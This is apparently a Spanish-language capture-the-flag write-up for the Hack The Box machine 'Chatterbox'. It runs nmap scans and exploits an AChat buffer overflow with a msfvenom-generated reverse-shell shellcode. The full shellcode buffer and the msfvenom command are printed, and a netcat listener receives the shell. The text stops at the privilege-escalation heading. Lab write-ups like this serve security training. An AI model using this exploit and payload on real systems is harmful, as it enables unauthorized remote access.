
Chatterbox - Writeup


METODO 1: RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo con nmap:




```
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
9255/tcp  open  http         syn-ack ttl 127 AChat chat system httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 0B6115FAE5429FEB9A494BEE6B18ABBE
|_http-title: Site doesn't have a title.
|_http-server-header: AChat
9256/tcp  open  achat        syn-ack ttl 127 AChat chat system
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
```

Como la maquina victima es un W7 vamos a probar si es vulnerable a algun script de reconocimiento de nmap como eternalblue:




```
└─$ sudo nmap --script=smb-vuln* 10.10.10.74
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 03:54 EDT
Nmap scan report for 10.10.10.74
Host is up (0.10s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

Como vemos que en el puerto 9255 y 9256 hay un servicio llamado "Achat" vamos a ver si existe alguna vulnerabilidad para dicho servicio:




```
└─$ searchsploit achat

 Exploit Title

Achat 0.150 beta7 - Remote Buffer Overflow
Achat 0.150 beta7 - Remote Buffer Overflow (Metasploit)
MataChat - 'input.php' Multiple Cross-Site Scripting Vulnerabilities
Parachat 5.5 - Directory Traversal
```

Encontramos varios, vamos a ver que hace el primero:




```
└─$ cat 36025.py
#!/usr/bin/python
# Author KAhara MAnhara
# Achat 0.150 beta7 - Buffer Overflow
# Tested on Windows 7 32bit

import socket
import sys, time

# msfvenom -a x86 --platform Windows -p windows/exec CMD=calc.exe -e x86/unicode_mixed -b '\x00\x80\x8
xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd
ython
#Payload size: 512 bytes
```




```
# Create a UDP socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server_address = ('10.10.10.74', 9256)
```

Lo que hace es abrir la calculadora de la maquina objetivo a traves de puerto 9256 UDP. Como a nosotros nos interesa conseguir una reverse shell vamos a modificar el payload de msfvenom de la siguiente forma:




```
└─$ msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=1234 -e x86/unicode_mixed -b '\x00\x80
f\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf
e\xff' BufferRegister=EAX -f python
```

Esto generara lo siguiente:



```
buf =  b""
buf += b"\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += b"\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += b"\x49\x41\x49\x41\x49\x41\x49\x41\x6a\x58\x41\x51"
buf += b"\x41\x44\x41\x5a\x41\x42\x41\x52\x41\x4c\x41\x59"
buf += b"\x41\x49\x41\x51\x41\x49\x41\x51\x41\x49\x41\x68"
buf += b"\x41\x41\x41\x5a\x31\x41\x49\x41\x49\x41\x4a\x31"
buf += b"\x31\x41\x49\x41\x49\x41\x42\x41\x42\x41\x42\x51"
buf += b"\x49\x31\x41\x49\x51\x49\x41\x49\x51\x49\x31\x31"
buf += b"\x31\x41\x49\x41\x4a\x51\x59\x41\x5a\x42\x41\x42"
buf += b"\x41\x42\x41\x42\x41\x42\x6b\x4d\x41\x47\x42\x39"
buf += b"\x75\x34\x4a\x42\x69\x6c\x6a\x48\x53\x52\x59\x70"
buf += b"\x6b\x50\x39\x70\x43\x30\x61\x79\x59\x55\x50\x31"
buf += b"\x79\x30\x30\x64\x44\x4b\x50\x50\x30\x30\x62\x6b"
buf += b"\x4f\x62\x6a\x6c\x54\x4b\x4f\x62\x4d\x44\x32\x6b"
buf += b"\x52\x52\x4f\x38\x6a\x6f\x48\x37\x70\x4a\x6c\x66"
buf += b"\x50\x31\x49\x6f\x34\x6c\x6d\x6c\x71\x51\x53\x4c"
buf += b"\x7a\x62\x4c\x6c\x4f\x30\x76\x61\x38\x4f\x4c\x4d"
buf += b"\x59\x71\x76\x67\x79\x52\x59\x62\x6e\x72\x32\x37"
buf += b"\x42\x6b\x32\x32\x6a\x70\x64\x4b\x6e\x6a\x4d\x6c"
buf += b"\x64\x4b\x6e\x6c\x4a\x71\x51\x68\x47\x73\x31\x38"
buf += b"\x4a\x61\x67\x61\x70\x51\x42\x6b\x6f\x69\x4b\x70"
buf += b"\x39\x71\x69\x43\x64\x4b\x50\x49\x6e\x38\x39\x53"
buf += b"\x6d\x6a\x4e\x69\x32\x6b\x4c\x74\x74\x4b\x49\x71"
buf += b"\x59\x46\x50\x31\x39\x6f\x34\x6c\x55\x71\x38\x4f"
buf += b"\x5a\x6d\x59\x71\x66\x67\x4f\x48\x77\x70\x54\x35"
buf += b"\x6c\x36\x4b\x53\x43\x4d\x39\x68\x6f\x4b\x53\x4d"
buf += b"\x6f\x34\x73\x45\x4b\x34\x30\x58\x32\x6b\x51\x48"
buf += b"\x4c\x64\x7a\x61\x79\x43\x42\x46\x32\x6b\x4a\x6c"
buf += b"\x30\x4b\x62\x6b\x70\x58\x4b\x6c\x69\x71\x49\x43"
buf += b"\x62\x6b\x39\x74\x72\x6b\x4a\x61\x76\x70\x44\x49"
buf += b"\x71\x34\x4f\x34\x6d\x54\x51\x4b\x6f\x6b\x50\x61"
buf += b"\x32\x39\x51\x4a\x62\x31\x79\x6f\x67\x70\x31\x4f"
buf += b"\x71\x4f\x71\x4a\x44\x4b\x4c\x52\x58\x6b\x64\x4d"
buf += b"\x71\x4d\x42\x48\x6e\x53\x4f\x42\x39\x70\x4b\x50"
buf += b"\x43\x38\x30\x77\x52\x53\x70\x32\x6f\x6f\x50\x54"
buf += b"\x33\x38\x70\x4c\x62\x57\x6c\x66\x5a\x67\x59\x6f"
buf += b"\x69\x45\x44\x78\x72\x70\x6a\x61\x6d\x30\x4d\x30"
buf += b"\x6e\x49\x66\x64\x50\x54\x50\x50\x51\x58\x4d\x59"
buf += b"\x61\x70\x30\x6b\x6b\x50\x6b\x4f\x46\x75\x30\x50"
buf += b"\x70\x50\x4e\x70\x62\x30\x51\x30\x70\x50\x61\x30"
buf += b"\x52\x30\x71\x58\x38\x6a\x5a\x6f\x39\x4f\x4b\x30"
buf += b"\x59\x6f\x46\x75\x63\x67\x30\x6a\x39\x75\x53\x38"
buf += b"\x6b\x5a\x6c\x4a\x7a\x6e\x49\x75\x61\x58\x4a\x62"
buf += b"\x79\x70\x79\x74\x5a\x32\x65\x39\x48\x66\x52\x4a"
buf += b"\x5a\x70\x51\x46\x70\x57\x31\x58\x42\x79\x74\x65"
buf += b"\x32\x54\x71\x51\x6b\x4f\x79\x45\x32\x65\x59\x30"
buf += b"\x71\x64\x7a\x6c\x6b\x4f\x4e\x6e\x6b\x58\x63\x45"
buf += b"\x7a\x4c\x32\x48\x4a\x50\x48\x35\x44\x62\x61\x46"
buf += b"\x6b\x4f\x48\x55\x33\x38\x53\x33\x62\x4d\x52\x44"
buf += b"\x4b\x50\x62\x69\x5a\x43\x31\x47\x6e\x77\x72\x37"
buf += b"\x6d\x61\x78\x76\x62\x4a\x6c\x52\x30\x59\x62\x36"
buf += b"\x57\x72\x69\x6d\x71\x56\x75\x77\x50\x44\x4e\x44"
buf += b"\x4f\x4c\x6b\x51\x49\x71\x74\x4d\x31\x34\x4f\x34"
buf += b"\x4a\x70\x75\x76\x6d\x30\x61\x34\x4e\x74\x62\x30"
buf += b"\x62\x36\x50\x56\x61\x46\x51\x36\x30\x56\x70\x4e"
buf += b"\x61\x46\x6e\x76\x70\x53\x31\x46\x63\x38\x74\x39"
buf += b"\x66\x6c\x6d\x6f\x54\x46\x39\x6f\x77\x65\x52\x69"
buf += b"\x4b\x30\x50\x4e\x4f\x66\x31\x36\x49\x6f\x4e\x50"
buf += b"\x43\x38\x39\x78\x74\x47\x6d\x4d\x51\x50\x6b\x4f"
buf += b"\x37\x65\x65\x6b\x58\x70\x54\x75\x47\x32\x32\x36"
buf += b"\x30\x68\x34\x66\x66\x35\x45\x6d\x55\x4d\x49\x6f"
buf += b"\x57\x65\x4d\x6c\x6b\x56\x33\x4c\x5a\x6a\x65\x30"
buf += b"\x59\x6b\x49\x50\x62\x55\x4b\x55\x65\x6b\x6f\x57"
buf += b"\x4b\x63\x54\x32\x70\x6f\x52\x4a\x6d\x30\x70\x53"
buf += b"\x59\x6f\x67\x65\x41\x41"
```


Copiamos y lo sustituimos por el que anteriormente teniamos que habria la calculadora y lo ejecutamos para recibir la reverse shell:



```
└─$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.74] 49158
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
chatterbox\alfred

C:\Windows\system32>
```


METODO 1: ESCALADA DE PRIVILEGIOS

Vemos que no tenemos ningun privilegio especial que nos permita escalar privilegios:



